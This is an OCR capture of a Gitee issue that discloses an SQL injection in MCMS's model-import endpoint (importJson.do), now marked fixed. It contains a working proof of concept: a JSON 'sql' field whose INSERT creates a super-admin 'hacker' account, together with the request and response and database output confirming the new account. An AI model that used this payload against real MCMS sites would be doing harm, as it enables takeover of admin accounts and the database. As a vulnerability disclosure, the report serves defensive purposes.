Gitee Pages
JavaDoc
sonarqube Quality Analysis
Jenkins for Gitee
Baidu Efficiency Cloud
Tencent CloudBase
Tencent Cloud Serverless
OPENSCA 悬镜安全

Don't show this again

Issues / 详情

MCMS存在SQL注入漏洞


Done #I4Q4OT lz2y&r2 Opened this issue 2022-01-10 14:15

MCMS存在SQL注入

在 /ms/mdiy/model/importJson.do 在导入模板时存在SQL注入，可执行任

漏洞原因

在 net.mingsoft.mdiy.action.ModelAction#importJson 会判断 modelType



```
ModelAction.java × ModelBizImpl.java ×

                break;
            case "model":
                //在表名前面拼接前缀
                model.setModelTableName("MDIY_MODEL_" + modelJsonBean.getTableName());   model: ModelEntity@
                //创建表
                String[] modelSqls = modelJsonBean.getSql().replace( target: "{model}", replacement: "MDIY_MODEL_
                for (String sql : modelSqls) {   sql: "INSERT INTO `mcms`.`manager` (`id`, `role_id`, `peopl
                    if (StringUtils.isBlank(sql)){
                        continue;
                    }
                    modelDao.excuteSql(sql);   modelDao: $Proxy127@15031    sql: "INSERT INTO `mcms`.`manage
                }
                break;
            case "post":
                //在表名前面拼接
```

Evaluate

Expression:

```
sql
```


Use Ctrl+Shift+Enter to add to Watches

Result:

```
result = "INSERT INTO `mcms`.`manager` (`id`, `role_id`, `people_id`, `manager_admin`, `m... View
  value = {byte[307]@15172} [73, 78, 83, 69, 82, 84, 32, 73, 78, 84, 79, 32, 96, 109, 99, ... View
  coder = 0
  hash = 0
```

利用效果

下面以执行一个插入操作为例，以下语句创建了一个超级管理员（可执行自定义的sql语句，更大的危害可拖取整个数据库，或者删除整个数据库）



Request

```
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=A9B9BCF783AF96B9E8F0A426573D4C32; rememberMe=
pa2qJ0sFvN37LES70Hpn7B13RO0O5aS0N/3nMPB+wQ+0j86uVpgtToUf7CXzN57Rgw/Wdn3Z2y
mCOO58obzTlkTUSaRK+E05+Tl0ojhVgLH1jNLbB5dtxU0bwyHMlzlyCnhsuA+AnxzgtZGqfdKH
jdXzNDzQy3dQHbz/vhmBjCBN3hitrbSuBb0k/DXyTt9aaSZNKlW48kJqtu0W0T8sQ7Yp41w68w
Bc++zgHUwLc93A9BJAANrVtrHAkdctWz7qH0QjDtPjw9HZGf2rO7v+UiTMQBVBd+sW5m8Wy4Rp
JatZxRB6gUS0HrBsouXcZfcopD+7dHAnFTOIxNCQEMNnNy58txk6dOoWXDLMuTommcLStMHej+
ZFhYx1pO3lmhS7MK7enk1h82+4BxRt7B/Jjd3l8ArLUasvo6IlSCCbI8D0O1878XnzgqMwGY9v
NfAvSPHpwc7u8nv+Gp417JgWN4JTyAwclTOdqb37lTXP2YNfz7nBl2v+4HZemcFdhDXWqdt0Ko
hxvN0grcHnyP5YWlM+ulhzNEFnXI6GwWT7YYTxpyduRL6UI+TUfoIpGP4LjvQTfykOW3r7bo86
qNHF8csEDnODgF04hvhduZYmbTodkYPj3S+lkef3Pspvwvzgfj3CUQ7PpG8/JJQy+xdSUHBfmW
3P6mR0zbezWkhnwvTLs6ekTnFFgb9sZUKDH9Ote3XRgX/++cK4MQUlizdXrLV9PBDk5rpfiKcw
hPz6XA1e0XxyFMRBgbFW2BnUe/OD4v21Lv8bIYC9gZELtdhjd2aVIFygTCgqgIueFPapoi9iwh
xk18xe4udE72LXcDrHHubxc91c7kvfFbxcX237iAAZCdU4GB1vZwCuItRvE4OnUxZO1QO6Z/SL
7yqeet7OBo6KApUOM+3GuqDiivwBFkWzv1nwszWOaG7BdMnqdS8rSVqxevQ2YRHBq05U12omq2
ptWZSDE/lWTkPcF7wqsxUs+wi317QSk/bZeZeMkQtmLGI85GiERx7v8Jlr6FO3h3VjFQ6NEM7A
3eHSoJ9kGXOvgPXjgJALVPML/bBg4chF4qsK8NTMXvn06wbRK5y5gzZF4TsJ1AXZSr2+55uk55
iw28xshnaH9qf2LMj2Cf3UTcfbUVGaLsb7iwGmC0V9kxI7GYegIlQXONsxLtIiaB5oiHmNiQzO
dTcfbjfDWfLr1z6HnWuu4WgYlThye6GQukmDj5AVlzLeeRQb7DpfbnDyCJgl2SvxaaRoOR3wAI
fYnzbeIL+kF/LtV4vCjy356H/umaDIon+9beMX7cJjlO9sUYUquiU+h/YPb0rGuhIOFzpSjjpp
Zb77zgyKgSeTf2i8LzJzDw==
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 425
```

Response

```
HTTP/1.1 200
Content-Disposition: inline;filename=f.txt
Content-Type: application/json
Date: Mon, 10 Jan 2022 02:18:52 GMT
Connection: close
Content-Length: 26

{
  "result":true,
  "code":200
}
```

Status

Done

Assignees

Not set

Labels

Not set

Milestones

5.2.6

Pull Requests

None yet

Successfully merging a pull reque issue.

Branches

No related branch

Planed to start - Planed t

Unscheduled - Unschedule

Top level


Not Top

Priority

Not specified


参与者 (1)

L




```
  "script": "",
  "sql": "INSERT INTO `mcms`.`manager` (`id`, `role_id`, `people_id`,
`manager_admin`, `manager_name`, `manager_nickname`, `manager_password`,
`UPDATE_BY`, `UPDATE_DATE`, `CREATE_BY`, `CREATE_DATE`, `DEL`) VALUES (1,
48, 0, 'super', 'hacker', 'hacker', 'e10adc3949ba59abbe56e057f20f883e',
NULL, NULL, NULL, NULL, 0);",
  "tableName": "AA"
}
```

可看到 sql语句已执行



id	role_id	people_id	manager_admin	manager_name	manager_n			_DATE	CREATE_B
1	48	0	super	hacker	hacker				(Null)
57	48	0	super	msopen	msopen	9d8622060de5f2	(Null)	(Null)	(Null)



账号	昵称	角色名称	创建时间	操作
msopen 超级管理员	msopen	msopen		
hacker 超级管理员 ...	hacker	msopen		

lz2y&r2 created 任务 11 months ago

Expand operation logs

Sign in to comment